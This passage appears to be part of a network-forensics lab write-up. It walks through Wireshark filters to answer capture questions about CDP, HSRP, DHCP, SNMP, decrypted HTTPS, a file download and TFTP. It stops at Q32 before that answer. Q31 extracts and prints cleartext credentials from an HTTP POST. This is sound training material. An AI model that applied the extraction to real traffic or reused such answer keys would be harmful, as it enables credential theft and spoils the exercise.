3. Checked both identifiers to determine which MAC address was elected as the root.


✅ Answer: 00:21:1b:ae:31:80



🔎Q23 – What is the IOS version running on CCNP-LAB-S2?


1. **Applied the CDP filter to isolate device advertisements.**
2. **Located the packet containing Device ID = CCNP-LAB-S2.webernetz.net.**
3. **Extracted the IOS version from the Software Version field.**

IOS (tm) C2950 Software (C2950-I6K2L2Q4-M), Version 12.1(22)EA14, RELEASE SOFTWARE (fc1)




🔎Q24 – What is the virtual IP address used for HSRP group 121?

1. **Isolated HSRP packets based on the protocol's UDP port (1985).**
2. **Located a packet with Group = 121 and State = Active.**
3. **Identified the Virtual IP Address field within the Group State TLV.**



🔎Q25 How many router solicitations were sent?




✅ Answer:3

🔎Q26 – What is the MAC address of the default gateway?

🧭 Steps:

1. Opened the capture in Wireshark.
2. Applied the display filter:
3. dhcp
4. Located the **DHCP Offer** and **DHCP ACK** packets.
5. Extracted the **"Router" option** (Option 3) which includes the IP address of the default gateway.
6. Cross-referenced the IP with ARP or Ethernet headers to find the MAC address.




✅ Answer:

00:50:56:f3:db:b3

🔎 Q27 – What is the platform of the switch that sent the CDP message?

🧭 Steps:

1. Applied display filter:
2. cdp
3. Located the **Cisco Discovery Protocol (CDP)** packet.
4. Expanded the CDP payload.
5. Found the **Platform TLV** field which lists the hardware platform.




✅ Answer:

cisco WS-C3750-24P

🔎Q28 – What is the system location configured on the router?

🧭 Steps:

1. Filtered using:
2. snmp
3. Located the **SNMP Get-Response** packet with OID for sysLocation.0.
4. Decoded the response to extract the configured location.




✅ **Answer:**
Data Center 1

🔎Q29 – What is the domain name of the visited website?

🧭 Steps:

1. Opened TLS-decrypted https.pcapng.
2. Applied filter:
3. http
4. Located an HTTP/2 request.
5. Checked :authority or Host field in headers.




✅ **Answer:**
slack.com

🔎Q30 – What is the filename of the file being downloaded?\

🧭 Steps:

1. Filtered HTTP traffic.
2. Identified HTTP GET or 200 OK response for a file.
3. Checked Content-Disposition or URL path for filename.




✅ Answer:

SlackSetup.exe

🔎Q31 – What are the credentials (username and password)?

🧭 Steps:

1. Located an HTTP POST request with form data.
2. Checked body content for username and password fields.
3. Decoded URL-encoded parameters.




✅ **Answer:**
fruitadmin:Summer2023!

🔎Q32 – What is the content of the file being transferred?

🧭 Steps:

1. Applied filter:
2. tftp
3. Located TFTP RRQ (Read Request).
4. Followed UDP stream and exported payload.
5. Analyzed contents (text file).

